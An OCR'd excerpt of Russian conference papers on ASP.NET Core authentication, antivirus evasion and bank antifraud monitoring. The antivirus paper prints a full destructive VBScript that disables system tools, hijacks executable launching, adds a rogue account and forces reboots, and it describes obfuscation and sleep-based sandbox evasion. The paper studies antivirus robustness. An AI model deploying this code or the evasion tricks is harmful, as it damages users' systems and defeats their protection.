Неотъемлемой частью веб-разработки является решения задач аутентификации и авторизации, необходимых для защиты личных данных и разграничения прав доступа к различным разделам приложения с определением необходимого и достаточного набора функций для каждой группы пользователей.

Этапы определения роли пользователя в системе представлены на рисунке 1. Вначале выполняется распознавание субъекта по его идентификатору, затем осуществляется проверка подлинности, на основании которой определяется статус в системе. Реализация применяемых подходов наряду с используемыми данными должна быть тщательно сокрыта.

Рисунок 1 – Этапы определения роли пользователя в системе

ПлатформаASP.NET Core представляет собой модульную технологию разработки программного обеспечения с открытым исходным кодом, доступным на крупнейшем веб-сервисе размещения IT-проектов – GitHub. Набор решений данной платформы может быть использован какдляразработки небольших веб-сайтов, так и крупных корпоративных веб-порталов.

Одним из достоинств платформы ASP.NET Core является встроенный набор функций для обеспечения безопасности разрабатываемых информационных систем с веб-интерфейсом.

К программным средствам защиты от несанкционированного доступа, предоставляемым платформой, относятся система идентификации, аутентификации и разграничения доступа ASP.NET Identity, а также пространство имен System.Security.Cryptography, содержащее необходимые для шифрования и дешифрования информации классы. Рассмотрим указанные средства подробнее.

При создании проекта в интегрированной среде разработки VisualStudioна базе ASP.NET Core можно выбрать один из следующих типов аутентификации:без проверки подлинности (No Authentication);учетные записи отдельных пользователей (IndividualUserAccounts);рабочие или учебные учетные записи (OrganizationalAccount);аутентификация Windows (Windows Authentication).

В большинстве случаевиспользуется тип аутентификации на основе учетных записей пользователей с сохранениемнеобходимой информации в локальной базе данных[1]. Конечный набор функций.NET Identity настраивается для каждого конкретного проекта путем добавления требуемых шаблонов.

В программной реализации процедур используются свойства и методы классов IdentityUser из пространства имен Microsoft.Asp NetCore.Identity.EntityFrameworkCore и UserManager<T>, определенного в Microsoft.AspNetCore.Identity.

Для каждого веб-приложения создается класс модели, описывающей пользователя, с наследованием от IdentityUser [2]:

```
public class User : IdentityUser<int, CustomRole, CustomClaim>
   {
         // атрибуты и методы
}
```

Подобная архитектура позволяет к уже имеющемуся набору свойств и методов добавлять при необходимости новые функциональные и опциональные возможности, например, добавить новую таблицу в базу данных проекта.

Базовая функциональность системы аутентификации и управления учетными записями расположена в контроллерах AccountController и ManageController.

Следует также отметить, что платформа ASP.NET Core имеет встроенную поддержку аутентификации на основе cookie, реализуемую специальным компонентом middleware [3] пространства имен System.Web.HttpCookie. С его помощью происходит сериализация личных данных пользователя в зашифрованные аутентификационные связки:

```
services.AddAuthentication(
CookieAuthenticationDefaults.AuthenticationScheme).AddCookie(options =>
```

```
{options.LoginPath =
newMicrosoft.AspNetCore.Http.PathString("/Account/Login");});
```

При получении запроса от клиента, в котором содержатся cookie, происходит их валидация, десериализация и инициализация свойства User объекта HttpContext.

В тех случая, когда клиентом cookie не поддерживаются, можно использовать Json Web Token (JWT) – способ безопасной передачи данных в формате JSON, описанный в стандарте RFC 7519 [4].

В веб-приложениях JWTпередается в заголовке каждого запроса и в стандартном виде имеет следующую структуру: HEADER.PAYLOAD.SIGNATURE. В приложениях можно использовать как простые, так и зашифрованныеJSON-данные:

```
publicasync Task Token()
{
    varjwt = new JwtSecurityToken(
//список параметров
        signingCredentials: new SigningCredentials
(AuthOptions.GetSymmetricSecurityKey(),
SecurityAlgorithms.HmacSha256));}
```

Достоинства и недостатки, необходимые для сравнения и выбора наиболее подходящего из способов аутентификации, предоставляемых ASP.NET Core указаны в таблице 1.

Выбор того или иного способа зависит от задач, поставленных перед разработчиком. В случае проектирования и создания системы для крупного предприятия с множеством модулей, взаимодействующих друг с другом с помощью сложных логических схем и в различных режимах (синхронном, асинхронном), а также глубокой политикой безопасности выбор стоит остановить на ASP.NET Identity. Объектная ориентированность данной технологии позволит упростить процедуру взаимодействия между различными модулями. В тоже время встроенный набор функций позволяет быстро и качественно создать гибкое и функциональное решение.

Однако стоит отметить, что использование .NET Identity с проведением дополнительных модификаций в инфраструктуре проекта у начинающего .NET Core разработчика может вызвать затруднения за счет сложной архитектуры самой технологии.

Кроме того, следует отметить высокую зависимость между программной реализацией и хранимой информацией. В качестве иллюстрации данного утверждения на рисунке 2 представленыфрагменты физической модели базы и диаграммы классов системы тематического поиска и оценки цифровых образовательных ресурсов, разрабатываемой авторами [1, 2].

Использование аутентификации на основе сессий (cookie) желательно использовать для веб-приложений не требующих высокой конфиденциальности данных и не использующих сложные структуры данных (интернет-каталоги с акциями и промокодами, сбор статистики для рекламодателей).

ТокеныJson Web обычно используются для аутентификации в мобильных приложениях и/или с целью обеспечения кроссплатформенности и кроссбраузерности. Cookie и JWT могут использоваться даже начинающими веб-разработчика за счет простоты реализации.

Заключительным этапом определения роли пользователя в системе является авторизация. В ASP.NET Core MVC в ее основе лежит понятия «claim», «identity» и «principal». Все предопределенные характеристики находятся в System.Security.Claims.ClaimTypes и могут быть изменены разработчиком. Набор свойств, связанных в виде единого выражения, называется «identity», и для работы с ним используется System.Security.Claims.ClaimsIdentity. Кроме того, у одного пользователя может быть несколько «identity», объеденных высокоуровневым понятием «principal» и описываемых типом System.Security.Claims.ClaimsPrincipal.




Рисунок 2 – Соотношение модели данных и диаграммы классов (фрагмент)

Таблица 1

Способы аутентификации ASP.NET Core

Способ аутентификации	Достоинства	Недостатки
ASP.NET Identity	Высокая интеграция со стеком технологий Microsoft. Гибкая настройка под любой набор пользовательских данных. Простота переопределения базовых атрибутов и методов. Кроссплатформенность и кроссбраузерность	Сложность архитектурного решения. Высокая зависимость от структуры информации в базе данных. Требуются хорошие знания и навыки программирования.
Cookie	Простота использования. Установка срока сессии	Отсутствие кроссбраузерности. Высокая нагрузка на сервер. Использование только текстовой информации ограниченного размера. Низкий уровень защитыпередаваемой информации.

Json Web Token	Простота использования дополнительной информации о пользователях. Высокий уровень защиты информации. Не усложняют масштабирования данных. Не зависит от структуры базы данных. Кроссплатформенность и кроссбраузерность	Высокая сложность междоменного обслуживания. Необходимость реализации обратной совместимости. Невозможно отозвать запрос.

Дополнительная защита информации в ASP.NETможет быть обеспечена пространством имен System.Security.Cryptography, содержащим различные категории классов шифрования и дешифрования информации, вспомогательные классы для создания криптографически строгих случайных чисел;сертификаты X509;сигнатуры и шифрование XML [6].

Следует также отметить, что классы криптографии в .NET делятся на три уровня. На первом уровне абстрактными классами (AsymmetricAlgorithm, SymmetricAlgorithm и HashAlgorithm) определяетсяобщая задача шифрования. Классы второго уровня также являются абстрактными и представляют специфические алгоритмы шифрования. Классы третьего уровня представляют набор реализаций шифрования.

Комбинация базовых методов аутентификации, защиты информации ASP.NetCore(например, дополнительное шифрование JWT или контекста Entityframework) и дополнительной настройки системы безопасности под конкретный проект позволит создать надежную веб-систему.

Описанные в статье программные средства защиты от несанкционированного доступанаходят применение как при создании действующих программных продуктов, так и в учебном процессе при проведении занятий по дисциплинам «Информационный поиск», «Информационная безопасность» и «Защита информации» для студентов ЮРГПУ (НПИ)направлений подготовки 09.03.04 «Программная инженерия», 09.03.01 «Информатика и вычислительная техника», 02.03.03 «Математическое обеспечение и администрирование информационных систем».

Список литературы

1. Гринченков Д.В., Кущий Д.Н., Фукс А.А. Использование платформы ASP.NET IDENTITY для реализации средств аутентификации и авторизации пользователей в веб-приложениях // Фундаментально-прикладные проблемы безопасности, живучести, надежности, устойчивости и эффективности систем: материалы III международ. научно-практ. конф., посвященной 110-летию со дня рождения академика Н.А. Пилюгина, 3-5 июня 2019 г. Часть I. – Елец, Елецкий государственный университет им И.А. Бунина, 2019. – С.113-118.

2. Кущий Д.Н. К вопросу разработки физической модели данных системы тематического поиска электронных образовательных ресурсов в сети Интернет // Информационно-телекоммуникационные системы и технологии (ИТСиТ-2018): материалы Всерос. науч.-практ. конф., г. Кемеро-во, 11-13 окт. 2018 г. / Кузбас. гос. техн. ун-т им. Т.Ф. Горбачева - Кемерово, 2018. – С.59-61.

3. Аутентификация и авторизация. Сайт https://metanit.com. [Электронный ресурс]. Дата обновления 04.11.2018. URL: https://metanit.com/sharp/aspnet5/15.1.php (дата обращения: 26.09.2019).

4. ASP.NET Core: Аутентификация API. Часть 1: JWT. Сайт https://andrey.moveax.ru. [Электронный ресурс]. Дата обновления 04.11.2018. URL: https://andrey.moveax.ru/post/asp-net-core-web-api-authentication-part-1-jwt (дата обращения: 26.09.2019).

5. Криптография в ASP.NET. Сайт https://professorweb.ru. [Электронный ресурс]. URL: https://professorweb.ru/my/ASP_NET/security/level5/5_1.php (дата обращения: 17.05.2019).

УДК 004.056

ОЦЕНКА НАДЕЖНОСТИ ЗАЩИТНЫХ МЕХАНИЗМОВ АНТИВИРУСНЫХ СРЕДСТВ И ИССЛЕДОВАНИЕ МЕТОДОВ ОБХОДА АНТИВИРУСНОЙ ЗАЩИТЫ

В.А. Боровиков
Научный руководитель: доктор техн. наук, профессор С.В.Поршнев
г. Екатеринбург, Уральский федеральный университет им. первого Президента России Б.Н. Ельцина

Аннотация. В данной статье рассмотрены популярные антивирусные средства, проводится оценка надёжности их защитных механизмов, исследуется эффективность методов обхода антивирусной защиты.
Ключевые слова. Антивирусная защита, компьютерные вирусы, вредоносный программный код, заражение компьютера, неработоспособность операционной системы.

Требования к антивирусным программам достаточно противоречивы. С одной стороны, антивирусная программа должна быть эффективной и мощной. С другой стороны, требуются высокие показатели производительности при минимальной ресурсоёмкости антивирусных программам

Современное развитие информационных технологий, методов и языков программирования отражается и на вредоносном программном обеспечении. Оно стало более сложным, разнообразным. Написанное на разных

языках программирования использующее всё более эффективные технологии, оно становится серьёзным вызовом безопасности в современных информационных технологиях. Новые виды компьютерных вирусов заставляют постоянно совершенствовать антивирусные программы. Чтобы защитить свои данные, пользователю важно лишь не забывать об угрозе компьютерных вирусов и принимать для защиты от них меры, не требующие в принципе больших усилий или специальных знаний. Достаточно проводить регулярное резервное копирование важных данных и пользоваться современными антивирусными программами.

Компьютерный вирус– это программа, которая приписывает себя в конец исполняемых файлов или записывает себя в загрузочном секторе диска. При запуске зараженных программ и драйверов в начале происходит выполнение вируса, а уже потом управление передается программе или драйверу. Если же вирус заразил загрузочный сектор, то его активизация происходит в момент загрузки ОС. Когда управление передается вирусу, это приводит к заражению других программ, порче данных и т.д. Вирус может также остаться в памяти резидентно и продолжать наносить вред до перезагрузки компьютера. После окончания работы вируса управление передается зараженной программе, которая работает в обычном режиме, маскируя тем самым наличие в системе вируса. Очень часто вирус обнаруживается слишком поздно, когда большинство программ уже заражено. В этих случаях потери от зловредных действий вируса могут быть очень велики.




Рисунок 1 – Алгоритм действия компьютерного вируса

Вредоносными, согласно ст. 273 УК РФ, являются программы для ЭВМ, заведомо приводящие к несанкционированному уничтожению, блокированию, модификации или копированию информации либо нарушению работы ЭВМ. Е. Касперский [11], классифицируя вредоносные программы, которые он обобщенно называет «компьютерными вирусами», подразделяет их по деструктивным возможностям на четыре группы:

- Безвредные, т.е. не влияющие на работу компьютера, если не считать использования ими процессорного времени, пространства оперативной и дисковой памяти.
- Неопасные, проявляющие себя звуковыми и/или визуальными эффектами.
- Опасные, приводящие к порче компьютерной информации и существенным сбоям в работе компьютера: сбросу CMOS-памяти, логическому стиранию файлов и каталогов, изменению системных параметров и др.
- Особо опасные, способные причинить значительный ущерб компьютерной информации или вызвать серьезные повреждения узлов компьютера, вызывая форматирование фиксированных дисков, разрушение файловой системы, системного реестра, стирание BIOS и др. [12]

Способы противодействия компьютерным вирусам можно разделить на три группы: профилактика вирусного заражения и уменьшение предполагаемого ущерба от заражения; методика использования антивирусных программ; способ обнаружения и удаления неизвестного вируса.

Наиболее эффективными в борьбе с компьютерными вирусами являются антивирусные программы. Следует понимать, что не существует антивирусов, гарантирующих стопроцентную защиту от вирусов, поскольку на любой алгоритм антивируса всегда можно предложить контралгоритм вируса, неизвестного для этого антивируса.

На сегодняшний день не существует какого-то единого стандарта или классификации антивирусных программ, каждый антивирус имеет свои особенности, поэтому правильнее будет рассмотреть их функциональные возможности.

Сканирование. Антивирус по запросу пользователя проверяет файлы, загрузочные секторы, оперативную память и ищет в них как известные, так и неизвестные вирусы.

Мониторинг. Антивирус осуществляет поиск вирусов во время операций чтения-записи, например, при загрузке программы в оперативную память, при записи некоторой информации в файл, при получении электронной почты и т.п.

Контроль CRC. Антивирус вычисляет контрольные суммы (CRC) для файлов и загрузочных секторов. Суммы, а также информация о размере файла, датах создания/модификация могут храниться либо в базе данных антивируса, либо вместе с файлом, если такая возможность поддерживается файловой системой.

Иммунизация. Антивирус имитирует заражение либо отдельных файлов, либо системы в целом некоторым вирусом. Существует определенная категория вирусов, которая перед заражением проверяет, не была ли жертва уже заражена.

Обновление антивирусных баз.Современные вирусописатели, как, впрочем, и их предшественники, отличаются весьма большой плодовитостью, что в сочетании с простотой обмена идеями посредством Internet приводит к ежедневному появлению все новых разновидностей вирусов, а разработчики антивирусного программного обеспечения вынуждены оперативно реагировать на это. [1]

Технологии, применяемые в антивирусах, можно разбить на две группы:

Технологии сигнатурного анализа.Сигнатурный анализ - метод обнаружения вирусов, заключающийся в проверке наличия в файлах сигнатур вирусов. Сигнатурный анализ является наиболее известным методом обнаружения вирусов и используется практически во всех современных антивирусах. Для проведения проверки антивирусу необходим набор вирусных сигнатур, который хранится в антивирусной базе. Набор вирусных сигнатур необходимо постоянно обновлять.

Технологии вероятностного анализа.Технологии вероятностного анализа в свою очередь подразделяются на три категории:

Эвристический анализ - технология, основанная на вероятностных алгоритмах, результатом работы которых является выявление подозрительных объектов. В процессе эвристического анализа проверяется структура файла, его соответствие вирусным шаблонам. Наиболее популярной эвристической технологией является проверка содержимого файла на предмет наличия модификаций уже известных сигнатур вирусов и их комбинаций. Это помогает определять гибриды и новые версии ранее известных вирусов без дополнительного обновления антивирусной базы.

Поведенческий анализ - технология, в которой решение о характере проверяемого объекта принимается на основе анализа выполняемых им операций. Поведенческий анализ весьма узко применим на практике, так как большинство действий, характерных для вирусов, могут выполняться и обычными приложениями. Наибольшую известность получили поведенческие анализаторы скриптов и макросов, поскольку соответствующие вирусы практически всегда выполняют ряд однотипных действий.

Анализ контрольных сумм - это способ отслеживания изменений в объектах компьютерной системы. На основании анализа характера изменений - одновременность, массовость, идентичные изменения длин файлов - можно делать вывод о заражении системы. Анализаторы контрольных сумм (также используется название ревизоры изменений) как и поведенческие анализаторы не используют в работе дополнительные объекты и выдают вердикт о наличии вируса в системе исключительно методом экспертной оценки. Подобные технологии применяются в сканерах при доступе - при первой проверке с файла снимается контрольная сумма и помещается в кэше, перед следующей проверкой того же файла сумма снимается еще раз, сравнивается, и в

случае отсутствия изменений файл считается незараженным.

В настоящей работе предлагается исследовать воздействие учебной вредоносной программы на популярные антивирусные программы.

1. Avast Free Antivirus;
2. 360 Total Security;
3. AVG Antivirus;
4. Kaspersky Anti-Virus;
5. Dr.Web Security Space;
6. Avira Antivirus Pro;
7. McAfee Internet Security;
8. PandaFreeAntivirus.

Для создания учебных вредоносных программ будет использована виртуальная машина VMwareWorkstation 10 с операционной системой Windows 10. Для исследования воздействия программ на антивирусные средства будет использована виртуальная машина VMwareWorkstation 10 с операционными системами WindowsXP и Windows 7. Основная ОС не имеет выхода в Интернет.

Сам код не является полиморфным,в нем не реализованы функции размножения и распространения, чтобы не создавать полноценное вредоносное ПО, тем более для данного исследования в них нет необходимости.

Для написания учебной программы использовался язык программирования VisualBasic.

Данная программа будет включать в себя такие действия как:

- открытие CD-ROM (для понимания, что вирус начал свою работу);
- копирование в файл AutoRun;
- отключение проводника ОС;
- удаление папки Program Files;
- перезагрузка компьютера;
- скрытие жестких дисков;
- отключение диспетчера устройств, диспетчера задач;
- смена клавиш мыши местами;
- блокирование вызова командной строки;
- блокирование редактора реестра;
- запрет на запуск программ;
- вывод сообщения, что компьютер заражен;
- создание нового пользователя;
- открытие сайта в браузере.

Для написания программы будет использован компилятор VBSEdit.

В компиляторе VBSEdit напишем код программы «приложение вирус.exe» изображенный на рисунке 2.

```
on error resume next
Set S = CreateObject("Wscript.Shell")
set FSO=createobject("scripting.filesystemobject")
randomize
do
h=cint(rnd()*1000)
m=cint(rnd()*1000)
if h<=23 and m<=59 then
wscript.sleep 1000
s.run "cmd /c time "&h&":"&m,0
end if
loops.regdelete"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\{645FF040-5081-101B-9F08-00AA002F954E}\"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\disabletaskmgr","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\disableregistrytools","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoStartMenuPinnedList","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoStartMenuMFUprogramsList","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoUserNameInStartMenu","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\NonEnum\{20D04FE0-3AEA-1069-A2D8-08002B30309D}","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoNetworkConnections","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoStartMenuNetworkPlaces","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\StartmenuLogoff","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoStartMenuSubFolders","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoCommonGroups","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFavoritesMenu","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRecentDocsMenu","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetFolders","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoAddPrinter","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSMHelp","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoStartMenuMorePrograms","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoClose","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoChangeStartMenu","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSMMyDocs","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSMMyPictures","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoStartMenuMyMusic","1","REG_DWORD"
s.regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel","1","REG_DWORD"
set application=createobject("shell.application")
application.minimizeall
s.run"rundll32 user32, SwapMouseButton"
s.regwrite"HKCR\exefile\shell\open\command\","rundll32.exe"
Set IE = CreateObject("InternetExplorer.Application")
IE.Visible = 1
IE.Navigate "http:\\www.mysite.com"
While IE.Busy
WScript.Sleep 200
Wend
s.run"net user хакер 123 /add",0
Set ww=CreateObject("WMPlayer.OCX.7")
Set cw=ww.cdromCollection
if cw.Count>=1 then
For i=0 to cw.Count-1
cw.Item(i).eject
next
End If
s.run "shutdown -r -t 100 -c ""Вы заражены!!!"" -f",1
loop
loop
```

Рисунок 2 – Код программы «приложение.exe».

Проверим файл на сайте VirusTotal и отследим, какими антивирусными программами он находится.

VirusTotal — бесплатная служба, осуществляющая анализ подозрительных файлов и ссылок (URL) на предмет выявления вирусов, сетевых червей, троянских и всевозможных вредоносных программ.

Загрузим на исследование созданную программу.

Результат 22 из 67 антивирусных средств обнаруживает вредоносную программу.

Создание учебной программы с помощью метода обфускации

Используя метод обфускации, создадим учебную программу.

Обфускация – это методика включающая в себя запутывание, усложнение кода с сохранением его функциональности в целях затруднения его исследования и анализа. В данном методе в программный код добавляют «мусор», ненужные инструкции, множественные переходы, вызовы различ-

ных действий, которые не несут никаких значимых функций. Тем самым усложняется анализ программного кода антивирусными средствами.

Используя код программы «приложение вирус.exe» путем добавления комментариев, различных функций не несущих функционал создадим файл «обфускация.exe» в компиляторе VBSEdit.

Проверим созданный файл «обфускация.exe» на сайте VirusTotal.

В результате 21 из 67 антивирусных средств обнаруживает вредоносные функции.

Создание учебной программы с помощью метода антиотладки

Большинство современных вредоносных программ оснащено различными мощными механизмами антиотладки, препятствующими их исследованию. Ряд вирусов и троянцев в момент начала работы проверяют, не пытаются ли их запустить в изолированной среде («песочнице»), под отладчиком или в виртуальной машине. Осуществляется это разными методами, например, попытками, получить имена работающих процессов (и их сравнением с заданным списком), поиском характерных строк в заголовках открытых окон и т. д. Если вредоносное приложение определяет попытку запуска в виртуальной среде или под отладчиком, оно завершает свою работу.

Для обхода «песочницы» будут использованы специальные «механизмы замедления», которые притормаживают вредоносный функционал приложения или усыпляют его на некоторый срок, активизируя деструктивный функционал по истечении определенного времени. Это позволяет усыпить бдительность антивирусной программы, которая, запустив приложение в «песочнице» и убедившись в его безопасности, дает ему «зеленый свет». В код программы «приложение вирус.exe» вставим функцию замедления на 60 секунд работы программы:

```
wscript.sleep  1000*60
```

Данная функция должна работать, когда антивирус будет проверять, какие действия выполняет программа, в «песочнице». Деструктивные действия программа выполняет только по истечению 60 секунд, и антивирус должен пропустить данную программу на запуске в операционной системе, так как в базовых настройках «песочницы» антивируса проверка длится 15 секунд.

В компиляторе VBEdit скомпилируем файл VLAD.exe.

Проверим созданную программу на сайте VirusTotal.

Данную программу, обнаруживает больше всего антивирусных средств, в сравнение с другими. Проверим воздействие созданных программ на антивирусные средства на виртуальных машинах.

В данной статье будет рассмотрена одна из программ написанную методом антиотладки для виртуальной машины с ОС Windows XP и установленным антивирусным средством.

Алгоритм проведения исследования

Исследования будут проводиться по данному алгоритму:

1. Копирование вредоносной программы с одной виртуальной ОС на другую.
2. Проверка файла на угрозы.
3. Запуск программы.
4. Проверка компьютера на заражение.
5. Перезагрузка системы.
6. Вывод.

Заключение. В работе исследованы защитные механизмы антивирусных программ, а именно, был произведён запуск вредоносной программы на виртуальных машинах с разными антивирусными программами, модифицированной по двум методам: обфускация и антиотладка. После запуска программы оценивалось на сколько программа наносит вред компьютера, и какие функции программы антивирусное средство блокировало. После перезагрузки компьютера, проводилась оценка смог ли антивирус обеспечить защиту компьютера.

В результате исследования, для каждого антивирусного средства получилось:

Обойти защитные механизмы AVGInternetSecurity не удалось, антивирус обезвреживает вредоносные программы.

Обойти защитные механизмы KasperskyAnti-Virus не удалось, что значит антивирус является отличным средством защиты от вирусов.

При запуске программы модифицированной методом антиотладка, удалось обезвредить проактивную защиту(песочницу) AvastFreeAntivirus, но при перезагрузке системы реактивная защита блокирует программу.

Dr.WebSecurity Space 11.0 не смог обеспечить реактивную защиту на ОС WindowsXP.

360 TotalSecurity смог обеспечить защиту компьютера только для программ, используемых методом обфускации и антиотладки. Запуск не модифицированной программы не обнаруживал.

PandaSecurity справился только с вредоносной программы на ОС Windows 7.

В результате работы удалось обойти реактивную и проактивную защиту антивирусных средств: Avira и McAfee.

Оценка эффективности механизмов защиты будет производится по четырем параметрам по 10 бальной шкале.

Параметры эффективности защитных механизмов:

1. Обезвреживание программы на ОС WindowsXP;
2. Обезвреживание программы на ОС Windows 7;
3. Обезвреживание модифицированной программы методом обфускации на ОС WindowsXP;

4. Запуск модифицированной программы методом антиотладка на ОС WindowsXP.

Составим диаграмму эффективности механизмов антивирусных средств по проведенным исследованиям, рисунок 3.




Рисунок 3 – Оценка эффективности защитных механизмов антивирусных программ

Данные приемы, для обхода защиты антивирусных средств, действительно работают на некоторых типах антивирусах и могут быть легко использованы злоумышленниками.

Список литературы

1. Опасная компьютерная информация / В.В. Бакланов, М.Э. Пономарев. Учебное пособие. УрГУ, г. Екатеринбург, 2008. 128 с.
2. П.Дж. Коэн. Теория множеств и континуум-гипотеза. — Москва: Мир, 1969.
3. (URL: https://www.drweb.ru)
4. (URL: https://www.kaspersky.ru)
5. (URL: https://www.avast.ru)
6. (URL: https://www.avg.com/ru)
7. (URL: https://www.pandasecurity.com/UK/)
8. (URL: https://www.avira.com/ru/index)
9. (URL: http://uk.mcafeestore.com/)
10. (https://www.360totalsecurity.com/)

11. Касперский Е.В. Компьютерные вирусы: что это такое и как с ними бороться/ Е.В. Касперский. М.: СК Пресс, 1998. 288 с.

12. Программно-аппаратные средства обеспечения информационной безопасности. Защита программ и данных: Учеб. пособие для вузов /. Ю. Белкин, О. Герасименко, В.А. Защита информации в автоматизированных системах обработки данных. М.: Энергоатомиздат, 1994. С. 6

13. Касперский, Е.В. Компьютерный вирусы в MS-DOS. М.: Эдель-Ренессанс, 1992. С. 277

УДК 004.7.056

ПРОГРАММНОЕ СРЕДСТВО АВТОМАТИЗИРОВАННОГО ОТСЛЕЖИВАНИЯ НЕТИПИЧНОГО ПОВЕДЕНИЯ КЛИЕНТОВ БАНКОВСКОЙ СФЕРЫ

Носова Т.Н. ,Азовцева А.А., Дегтярева А.В.
Научный руководитель: ст. препод. Носова Т.Н.
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. Статья посвящена практическим аспектам информационной безопасности в сфере банковских платежей. Рассмотрены основные угрозы в системах Интернет-банкинга, методы защиты от мошенников и инструменты проверки платежей и верификации плательщиков. В данной работе произведен анализ индикаторов отклонения от типичных индивидуальных моделей поведения пользователей банковских услуг. Разработан программный продукт, предназначенный для мониторинга возможных мошеннических операций в сфере банковских платежей.

Ключевые слова. Антифрод, индикаторы нетипичного поведения, Интернет-банкинг, поведенческий паттерн, фрод-мониторинг.

В современном мире трудно найти человека, не пользующегося услугами банковской сферы. А популярность Интернет-банкинга нарастает так же стремительно, как и новые уловки мошенников. Неудивительно, что главным страхом пользователей является риск мошеннического взлома и несанкционированного доступа к средствам на счете. Банки, в свою очередь, заинтересованы в формировании доверительных отношений со своими клиентами, поэтому на сегодняшний день разработка и внедрение антифрод решений является перспективным направлением.

В соответствии ст. 3 Федерального закона от 27 июня 2018 г. № 167 – ФЗ "О внесении изменений в отдельные законодательные акты Российской Федерации в части противодействия хищению денежных средств", начиная с 26 сентября 2018 года, у банков появилась возможность блокировать опе-

рации клиента в том случае, если какие-либо транзакции или её характеристики являются нетипичными и подозрительными для клиента [1]. Текущие изменения направлены на борьбу с хищениями и профилактику мошеннических преступлений. Большинство банков уже сегодня проводят поведенческий анализ транзакций клиентов с помощью специальных автоматизированных систем, которые дополнительно усиливаются ручным разбором подозрительных операций. Если раньше у операторов не было списка подозрительных действий относительно счетов клиента, то теперь каждый оператор сможет отслеживать движение средств, и при необходимости блокировать перевод до получения согласия со стороны владельца счета.

